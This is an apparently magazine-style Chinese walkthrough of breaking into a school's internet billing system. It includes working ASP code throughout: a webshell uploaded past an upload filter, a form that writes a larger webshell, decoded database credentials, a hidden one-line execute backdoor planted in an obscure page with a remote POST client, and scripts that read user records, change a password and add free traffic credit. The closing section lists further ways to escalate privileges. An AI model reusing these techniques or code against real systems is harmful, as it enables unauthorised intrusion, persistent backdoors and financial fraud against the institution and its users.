


图2

提示成功，访问一下我们的WebShell，如图3所示。

可恶！又一次遇上红叉，虽说现在遇上红叉照样可以搞定，但就是不爽，既然已经上传了木马可以访问，这就说明已经被服务器解析了。既然解析了，那我们用软件把这个已经解析的页面下载回来，再修改提交的地址不就可以了吗？说干就干，用FlashGet把这个页面下载回来，如图4 所示。




图3




图4

修改后缀为htm方便提交，可以看到下载的页面代码如下：

```
GIF89<form action='' method=post>保存文件的<font color=red>绝对路径(包括文件名:如D:\web\x.asp):</font><input type=text name=syfdpath width=32 size=50><br>本文件绝对路径E:\HTTP\WWW\bbs\incc.asp<br>输入马的内容:<textarea name=cyfddata cols=80 rows=10 width=32></textarea><input type=submit value=保存></form>
```

我们去掉开头的GIF89这个图片标记，把Action值改为我们已经上传的WebShell地址，然后保存，如图5所示。




图5

修改后的代码如下：

```
<form action='http://xxx.edu.cn/bbs/incc.asp' method=post>保存文件的<font color=red>绝对路径(包括文件名:如D:\web\x.asp):</font><input type=text name=syfdpath width=32 size=50><br>本文件绝对路径E:\HTTP\WWW\bbs\incc.asp<br>输入马的内容:<textarea name=cyfddata cols=80 rows=10 width=32></textarea><input type=submit value=保存></form>
```

接着用IE打开这个htm文件，像往常一样写入一个大马，点提交就可以了，如图6 所示。




图6

不出意外会返回成功的信息，这样我们就得到一个大点的马，我用的是"海洋2006"，如图7 所示。




图7

现在可以登录上去看看那个该死的incc.asp到底怎么了。果然如我所料，上传后的木马第一句变成了"GIF89 <% dim objFSO %>"。至此，解决了动网上传漏洞入侵过程中出现的显示图片红叉现象了。

挑战二：硬件防火墙后的SQL数据库

有了WebShell接下来要做的事就比较多了，可以查看服务器系统信息，方便提权。由于我是为了流量而来，所以马上看了一下登录验证表单，刚开头就两个调用：

```
<!-- #include file = "conn.asp" -->
<!-- #include file = "md5.asp" -->
```

第一个明显就是数据库连接文件，第二个就是MD5加密函数所在文件。接下来往下看代码如下（表和字段名经过处理）：

```
username=trim(Request.form("username"))
Passwd=trim(Request.form("Passwd"))
if (len(username)>20) or (len(Passwd)>35) or (len(Passwd)<30) then
  response.write " "
  response.end
end if
Set Conn = Server.CreateObject("Adodb.Connection")
Conn.Open connstr
set rs=server.createobject("adodb.recordset")
sql="select users.*, type.typename from users,type where users.[userno]='"&username&"' and type.usertype=users.usertype "
rs.open sql,conn,1,1
if rs.eof then error=10
if (error=0) then
  if (md5(rs("Passwd"))<>Passwd) then error=10
end if
if error=10 then
  session.contents("errorstr")="用户名和密码错误"
  session.contents("lastlogintime")=now()
  response.redirect "error.asp"
  response.end
end if
```

最看不明白的是数据库里肯定是明文密码，要不为什么还加一个md5(rs("Passwd"))。可是前台传递的Pass是直接Request过来的啊，难道中间的Request有问题？果然在index.asp里发现这么一句"<form name=loginform method="post" onsubmit="return md5()">"。这样就已经知道了数据库里的密码是明文的。接着我开始利用数据库连接文件conn.asp，马上用木马把它下载回来研究。打开后居然是乱码，如图8 所示。




图8

看到"<%@ LANGUAGE = VBScript.Encode %>"了没，稍微玩过黑防的"攻防实验室"的都知道怎么解密了，解密后的代码如下（经过处理）：

```
<%@ LANGUAGE = VBScript %>
<%
on error resume next
Response.Expires=-1
dim ConnStr
ConnStr="Provider=sqloledb;Data Source=SQLIP;Initial Catalog=netacct;User Id=HackServer;Password=lovexyskyhacker;"
%>
```

知道了账号密码，如果权限允许的话，在本机的查询分析器里连上对方的SQL Server服务器或者在本地的IIS里架设一个有SQL注入漏洞的文件连接到对方的SQL Server服务器进行跨库查询，那么整个数据库结构一下就都清楚了。很可惜连不上，看来又是硬件防火墙惹的祸，既然远程不行就在WebShell环境下操作吧，好歹也算是本地主机。

我构造了一个存在SQL注入漏洞的页面然后用跨库查询希望能得到数据库的信息。等我把代码写好保存在incc.asp文件里。（渗透过程中尽量少向服务器写文件，因为有些目录允许写不允许删，比如这个服务器就是如此）习惯性的开始注入测试，发现IIS居然把错误消息给屏蔽了。没办法，不能放弃。接着用海洋木马把上面几个关键的页面下载回来研究一下。研究了半天总算有点眉目，这研究也是有针对性的看代码，就像我们想发现SQL注入漏洞，就要从执行SQL语句那里往前分析一样。这里就从执行SQL语句往后分析，再往前分析，并记录所有的表名、字段名、字段值所对应的含义等。最后得出数据库有两个表，一个表users放用户的信息，如身份证、学号、账号、密码等；另一个表type存放用户类型信息，如分为普通学生、教师职工。我们学校教师职工一个月自动充10块钱的流量，普通学生只能自己去充钱。试着用几个不同身份的账号进行登录分析才明白字段都对应着什么意思，后来我想添加一个用户，可是在不清楚数据库结构的情况下轻易添加用户很可能影响数据库的完整性，容易被发现，还是小心为好。翻了一下身边的ASP

书，发现平时我们写代码都是rs(0)读取出查询内容的第一字段的值，实际上那是Field对象的Value属性，应该写为rs(0).value，并且Value属性是Field对象的缺省值。如果想知道表里的字段名，就该用rs(0).Name。差点让惯性思维给害了，幸好我从黑防攻防实验室中得益良多，马上写行代码去读取数据库的表所有的字段名，关键代码如下:

```
<%
for i=0 to recordset.fields.count-1
Response.Write recordset(i).name
next
%>
```

这样就轻而易举地得到了所有的字段名，轻松突破。最后留了冰狐浪子一句话木马，然后清马闪人，因为两个文件没权限删，只好让它留在那里啦(大家千万不要学我，因为我测试成功了就打算跟学校反映这事，所以不怕。)。

挑战三：在线无日志充值改密码

因为我们平时充值的时候要在纸上填写学号、姓名、充多少钱等，然后工作人员用专门的应用软件(估计是Delphi写的)写进数据库，而客户端就一个出校控制器，填上账号密码就可以访问外网了。现在既然已经拿到WebShell，当然可以写几个ASP文件操作数据库。可是频繁的写入新的文件又删不掉，总让人觉得不安全。于是我想在本地用一句话木马提交我们想要写的代码到服务器上的某个文件(这里写入的是incc.asp)来进行一些操作，比如在线改密码，在线充值等。

冰狐浪子的一句话木马不错，可操作多了难免觉得有点烦，"<%execute Request("l")%>"像这样的代码也不错，但是容错性不太好，一不小心就会出现一个:"处理URL时服务器上出错。请和系统管理员联络。"(因为IIS屏蔽了报错信息)只好自己稍改一下，找个不被人关注的页面如打印页面、MD5加密页面、版权页面之类的加上如下代码:

```
<%
Dim abc
abc=Request("xysky")
if abc="haha" then
execute Request("o")
end if
%>
```

当然这留一句话马也是有技巧的，比如在代码里有Dim定义的时，你在后面多定义一个abc，然后在后面某处再写其它的代码。因为把后门写在一起，被发现的机率太大了。留好了马，我们就构造客户端，我构造的post.htm代码如下:

```
<form action=http://xxx.edu.cn/bbs/printpage.asp method=post>
<input type="hidden" name="xysky" value="haha">
<textarea name=o cols=120 rows=10 width=45>
set sky=server.CreateObject("Adodb.Stream")
sky.Open
sky.Type=2
sky.CharSet="gb2312"
sky.writetext Request("f")
sky.SaveToFile server.mappath("incc.asp"),2
sky.Close
set sky=nothing
response.redirect "incc.asp"
</textarea>
<textarea name=f cols=120 rows=10 width=45>木马的代码</textarea><BR><center><br>
<input type=submit value=提交></form>
```

留好后门以及准备好提交的脚本后就可以实现修改数据库记录了。因为我是远程POST提交，所以IIS不会有日志。当然上传木马之类的操作肯定会有日志记录。另外在管理员的桌面上发现"管理出校控制器"的快捷方式，下载回来右击看属性就知道在哪个盘。进去后满屏幕的日志，最后的几个文件是我担心的。一个日志文件就十几MB，以前还从来没见过，这回算是服了。下载后用记事本好久才打开，然后在里面查找我操作的账号，居然一个也找不到，看来是没有记录。如图9所示。




图9

> **小提示** 对数据库进行操作都会存有记录，只是一般不会有人去查。

在线查询某个账号对应的代码如下:

```
<!-- #include file = "../conn.asp" -->
<%
Set Conn = Server.CreateObject("Adodb.Connection")
Conn.Open connstr
set rs=server.createobject("adodb.recordset")
sql="select * from users where users.[userno]='sxjm12' "
rs.open sql,conn,1,1
if rs.eof then
Response.write "漫漫长夜，无心睡眠。保持低调，冷雨十三! "
else
%>
………………省略用表格显示相应的数据库记录的代码;无非就是<%=rs("字段名")%>
<%
end if
rs.close
conn.close
set rs=nothing
set conn=nothing
%>
```

这里由于incc.asp存放在bbs目录下，所调用的conn.asp在上一个目录，所以写为"<!-- #include file = "../conn.asp" -->"。经过多次的测试，发现不能分页读取多条记录，而且不能带参数，已经确认了代码没有问题，真不明白怎么搞的。查询别人的信息只要更改userno的值再提交数据就可以了。当然这里也可以模糊查询，改一下相关的SQL语句。如图10所示。

地址(D) http://……cn/bbs/incc.asp

学校流量计费系统信息表	
编号:	11205
学号:	200
姓名:	实验室
账号:	sxjm13
密码:	123456
用户类型:	3
freemoney:	19.03826
remainmoney:	-1.6046
adminid:	10
lasttime:	2005-12-8 20:00:28

图10

实现在线改密码的代码如下:

```
<!-- #include file = "../conn.asp" -->
<%
Set Conn = Server.CreateObject("Adodb.Connection")
Conn.Open connstr
set rs=server.createobject("adodb.recordset")
sql="select * from users where userno='sxjm13'"
rs.open sql,conn,3,3
if not rs.eof then
rs("Passwd")=" testtest"
rs.Update
rs.close
conn.close
set rs=nothing
set conn=nothing
end if
%>
```

用一句话后门提交就转到这个页面，而这种对数据库操作的页面不访问是无效的。比如用冰狐浪子的木马写入后，还要再访问才能改密码以及后面的在线充值。实现在线充值的代码如下:

```
<!-- #include file = "../conn.asp" -->
<%
Set Conn = Server.CreateObject("Adodb.Connection")
Conn.Open connstr
set rs=server.createobject("adodb.recordset")
sql="select * from users where userno='sxjm13'"
rs.open sql,conn,3,3
if not rs.eof then
rs("freemoney")=28.5591
rs.Update
rs.close
conn.close
set rs=nothing
set conn=nothing
end if
%>
```

修改密码，充值后再次查询，如图11所示。

地址(D) http://……cn/bbs/incc.asp

学校流量计费系统信息表	
编号:	11205
学号:	200
姓名:	实验室
账号:	sxjm13
密码:	testtest
用户类型:	3
freemoney:	29.53826
remainmoney:	-1.6046
adminid:	10
lasttime:	2005-12-8 20:37:25

图11

总结

本来打算提升权限拿下主机再写文章的，毕竟硬件防火墙突破也算是一个比较大的挑战。可是由于"保密"工作做得不够好，我只好放弃进一步入侵了。心有不甘又没办法，其实多探测一下服务器信息就不难发现主机开了23456端口，很可能是Radmin的可以试着导出Radmin在注册表的信息进行破解，还可以传个反弹木马用Serv_U提权工具执行从而突破硬件防火墙，也可以替换服务利用社会工程学等等。当然最重要的是渗透的时候要有灵活的思路。

适合读者: 网络爱好者、教本爱好者
前置知识: 脚本基础知识

